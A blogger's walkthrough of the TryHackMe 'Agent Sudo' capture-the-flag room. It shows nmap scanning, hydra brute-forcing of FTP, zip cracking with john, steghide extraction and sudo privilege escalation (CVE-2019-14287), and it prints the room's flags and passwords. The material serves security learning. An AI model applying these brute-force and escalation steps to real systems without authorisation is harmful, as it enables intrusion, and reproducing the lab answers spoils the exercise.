Marco Albert

Agent Sudo Reports

TryHackMe

Agent Sudo

Introduction

Hi! It is time to look at the Agent Sudo CTF on TryHackMe. I am making these walkthroughs to keep myself motivated to learn cyber security, and ensure that I remember the knowledge gained by THMs rooms.

Join me on learning cyber security. I will try and explain concepts as I go, to differentiate myself from other walkthroughs.

Room URL: https://tryhackme.com/room/agentsudoctf

Task 1 : Author Note

Deploy the machine (Questions)

Task 2 : Enumerate

I first tried running nmap with the -sn flag. This did not return any results, as this is likely due to the machine not responding to pings. Therefore I switched to using the -Pn flag which treats all hosts as online.

```
┌──(root㉿kali)-[/home/marco]
└─# nmap -A -sC -sV -oN nmap 10.10.231.177
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-05 00:22 EDT
Nmap scan report for 10.10.231.177
Host is up (0.26s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ef:1f:5d:04:d4:77:95:06:60:72:ec:f0:58:f2:cc:07 (RSA)
|   256 5e:02:d1:9a:c4:e7:43:06:62:c1:9e:25:84:8a:e7:ea (ECDSA)
|_  256 2d:00:5c:b9:fd:a8:c8:d8:80:e3:92:4f:8b:4f:18:e2 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Annoucement
|_http-server-header: Apache/2.4.29 (Ubuntu)
Aggressive OS guesses: Linux 5.4 (97%), Linux 3.10 - 3.13 (96%), ASUS RT-N56U WAP (
k Camera (Linux 2.6.17) (93%), Linux 3.10 (93%), Linux 3.12 (93%), Linux 3.18 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 5 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 1720/tcp)
HOP RTT       ADDRESS
1   79.37 ms  10.17.0.1
2   ... 4
5   253.45 ms 10.10.231.177
```

Scanning for more info on the 3 services


How many open ports? (Questions)


Answer : 3

How you redirect yourself to a secret page? We can a service running on http, so this is a website we can visit in our browser :


Visiting the webpage

We can use Burp Suite to intercept the request and edit the User-Agent header before sending it forward. I thought it would be smart to use R as User-Agent as that is the name written on the main page. This gives us the following:





This is actually a hint. Since the head agent is called R, and he mentions 25 other employees, my assumption was that all agents are called by a letter. I first tried adding A as user-agent, followed by B. This did nothing. But adding C redirects us to the following page:



Finding the secret page

Answer: Chris

Task 3 : Hash cracking and brute force

FTP Password (Questions)

We know that the username of the agent is either C or chris. Let's try chris first as C is probably to short of a username. We will use hydra to crack the password, although we could probably also use a Metasploit module (ftp_login) or other tools.

```
┌──(root㉿kali)-[/usr/share/wordlists]
└─# hydra -l chris -P /usr/share/wordlists/rockyou.txt ftp://10.10.73.209
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organization
ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-06-10 03:25:11
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ftp://10.10.73.209:21/
[STATUS] 212.00 tries/min, 212 tries in 00:01h, 14344187 to do in 1127:42h, 16 active
[21][ftp] host: 10.10.73.209   login: chris   password: crystal
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-06-10 03:26:26
```

Cracking the ftp password with hydra tools

Answer: crystal

Zip file password (Questions)

Let’s enter the FTP with our newly aquired credentials:

```
┌──(root㉿kali)-[~]
└─# cd /home/marco/Downloads

┌──(root㉿kali)-[/home/marco/Downloads]
└─# cd /home/marco/Downloads/CTFSudo

┌──(root㉿kali)-[/home/marco/Downloads/CTFSudo]
└─# ftp chris@10.10.73.209
Connected to 10.10.73.209.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> prompt
Interactive mode off.
ftp> ls -la
229 Entering Extended Passive Mode (|||41512|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Oct 29  2019 .
drwxr-xr-x    2 0        0            4096 Oct 29  2019 ..
-rw-r--r--    1 0        0             217 Oct 29  2019 To_agentJ.txt
-rw-r--r--    1 0        0           33143 Oct 29  2019 cute-alien.jpg
-rw-r--r--    1 0        0           34842 Oct 29  2019 cutie.png
226 Directory send OK.
```

Logging into the FTP service

You can use mget * to download all files.

```
ftp> mget *
local: To_agentJ.txt remote: To_agentJ.txt
229 Entering Extended Passive Mode (|||31930|)
150 Opening BINARY mode data connection for To_agentJ.txt (217 bytes).
100% |***********************************************************************************************************************************|   217
226 Transfer complete.
217 bytes received in 00:00 (0.90 KiB/s)
local: cute-alien.jpg remote: cute-alien.jpg
229 Entering Extended Passive Mode (|||49160|)
150 Opening BINARY mode data connection for cute-alien.jpg (33143 bytes).
100% |***********************************************************************************************************************************| 33143
226 Transfer complete.
33143 bytes received in 00:00 (47.52 KiB/s)
local: cutie.png remote: cutie.png
229 Entering Extended Passive Mode (|||35468|)
150 Opening BINARY mode data connection for cutie.png (34842 bytes).
100% |***********************************************************************************************************************************| 34842
226 Transfer complete.
34842 bytes received in 00:00 (51.19 KiB/s)
```

Get the files

Now we can read the txt file :

```
┌──(root㉿kali)-[/home/marco/Downloads/CTFSudo]
└─# cat To_agentJ.txt
Dear agent J,

All these alien like photos are fake! Agent R stored the real picture inside your directory. Your login password is somehow stored in the fake picture. It shouldn't be a proble
m for you.

From,
Agent C
```

Read To_agentJ.txt file

It points us to a fake and a real picture. The fake picture hides the login password for Agent J. There are different terminal commands to investigate the images. We can use file, but nothing seems strange in its ouput. Another possibility is using exiftool, which helps us to read meta information:

```
┌──(root㉿kali)-[/home/marco/Downloads/CTFSudo]
└─# exiftool cutie.png
ExifTool Version Number         : 12.76
File Name                       : cutie.png
Directory                       : .
File Size                       : 35 kB
File Modification Date/Time     : 2019:10:29 08:33:51-04:00
File Access Date/Time           : 2024:06:11 23:26:26-04:00
File Inode Change Date/Time     : 2024:06:10 03:41:56-04:00
File Permissions                : -rw-r--r--
File Type                       : PNG
File Type Extension             : png
MIME Type                       : image/png
Image Width                     : 528
Image Height                    : 528
Bit Depth                       : 8
Color Type                      : Palette
Compression                     : Deflate/Inflate
Filter                          : Adaptive
Interlace                       : Noninterlaced
Palette                         : (Binary data 762 bytes, use -b option to extract)
Transparency                    : (Binary data 42 bytes, use -b option to extract)
Warning                         : [minor] Trailer data after PNG IEND chunk
Image Size                      : 528×528
Megapixels                      : 0.279
```

and then next tool we can use is binwalk. Binwalk is a tool that allows you to search binary images for embedded files and executable code. We can extract the file by running the same command, together with the -e flag :

```
┌──(root㉿kali)-[/home/marco/Downloads/CTFSudo]
└─# binwalk -e cutie.png --run-as=root

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PNG image, 528 x 528, 8-bit colormap, non-interlaced
869           0x365           Zlib compressed data, best compression

WARNING: Extractor.execute failed to run external extractor 'jar xvf '%e'': [Errno 2] No such
34562         0x8702          Zip archive data, encrypted compressed size: 98, uncompressed s
34820         0x8804          End of Zip archive, footer length: 22
```

We can find the files in the _cutie.png.extracted folder.

```
┌──(root㉿kali)-[/home/marco/Downloads/CTFSudo]
└─# ls
Alien_autospy.jpg  FirmAE  To_agentJ.txt  _cutie.png.extracted  cute-alien.jpg  cute-alien.jpg.out  cutie.png  message.txt
```

Looking at the extracted zip file contents

We can use the zip2john tool to convert the zip to a format suitable for john.

```
┌──(root㉿kali)-[/home/marco/Downloads/CTFSudo/_cutie.png.extracted]
└─# zip2john 8702.zip > name.txt
Created directory: /root/.john

┌──(root㉿kali)-[/home/marco/Downloads/CTFSudo/_cutie.png.extracted]
└─# john name.txt
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 128/128 SSE2 4x])
Cost 1 (HMAC size) is 78 for all loaded hashes
Will run 6 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
alien            (8702.zip/To_agentR.txt)
1g 0:00:00:03 DONE 2/3 (2024-06-11 23:38) 0.3333g/s 14474p/s 14474c/s 14474C/s 123456..Open
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

create name.txt

We got the password. It took quite a few steps to get here. Good job :)

Answer: alien

steg password

Now we can open the zip file and read the txt file. We can do this with the following command :

```
┌──(root㉿kali)-[/home/marco/Downloads/CTFSudo/_cutie.png.extracted]
└─# ls
365  365.zlib  8702.zip  To_agentR.txt  name.txt

┌──(root㉿kali)-[/home/marco/Downloads/CTFSudo/_cutie.png.extracted]
└─# cat To_agentR.txt
Agent C,

We need to send the picture to 'QXJlYTUx' as soon as possible!

By,
Agent R
```

More clues. QXJlYTUx looks out of the ordinary. It looks encoded somehow. Im trying to encode with use this code :

```
┌──(root㉿kali)-[/home/marco/Downloads/CTFSudo/_cutie.png.extracted]
└─# echo 'QXJlYTUx'| base64 -d
Area51
```

then we got Area51

Answer: Area51

Who is the other agent (in full name) ? Now, this one was a bit trickier to be honest. We need to use steghide together with a passphrase to find hidden files in image/audio files. Im run with this code :

```
┌──(root㉿kali)-[/home/marco/Downloads/CTFSudo]
└─# steghide extract -sf cute-alien.jpg
Enter passphrase:
wrote extracted data to "message.txt".

┌──(root㉿kali)-[/home/marco/Downloads/CTFSudo]
└─# cat message.txt
Hi james,

Glad you find this message. Your login password is hackerrules!

Don't ask me why the password look cheesy, ask agent R who set this password for you.

Your buddy,
chris
```

Finding the secret message with steghide

We find a message, together with a username and password !

Answer : james

SSH password (Questions)

Answer : hackerrules!

Task 4 : Capture the user flag

What is the user flag ? (Questions)

This one is easy. Simply login to the SSH service with the username and password discover in the previous step :

```
james@agent-sudo:~$ ls
Alien_autospy.jpg  user_flag.txt
james@agent-sudo:~$ cat user_flag.txt
b03d975e8c92a7c04146cfa7a5a313c7
james@agent-sudo:~$
```

Logging into the SSH service


Answer: b03d975e8c92a7c04146cfa7a5a313c7

What is the incident of the photo called?

next we will run a simple HTTP server using Python, with this code :


```
james@agent-sudo:~$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.17.71.36 - - [12/Jun/2024 03:59:58] "GET /Alien_autospy.jpg HTTP/1.1" 200 -
Connection to 10.10.229.250 closed by remote host.
Connection to 10.10.229.250 closed.
```

then go to the web browser, and enter the url <target ip>:8000, and go to the directory Alien_autospy.jpg



Alien_autospy.jpg image

Now it is time to do a reverse image search at google images




Reverse image searching using google images

Task 5 : Privilege Escalation

CVE number for the escalation (Format: CVE-xxxx-xxxx) (Questions)

Log back in on the SSH service with james. Try and see what privileges james has by running sudo -l.



Checking out james' privileges

(ALL, !root) /bin/bash sounds interesting, Let's see if we can find out more by googling. I came across the following page on exploitdb :

Not much more to do here than so say hi, and let's have some fun!

EDB-ID:	CVE:
47502	2019-14287

EDB Verified: ✕

Answer: CVE-2019–14287

What is the root flag? (Questions)

Gain root access by entering the above command. Then change directory to the root and find the root.txt file.

Answer: b53a02f55b57d4439e3341834d70c062

```
root@agent-sudo:/root# ls
root.txt
root@agent-sudo:/root# cat root.txt
To Mr.hacker,

Congratulation on rooting this box. This box was designed for TryHackMe. Tips, always update your machine.

Your flag is
b53a02f55b57d4439e3341834d70c062

By,
DesKel a.k.a Agent R
root@agent-sudo:/root#
```

Who is Agent R? (Questions)

Answer: DesKel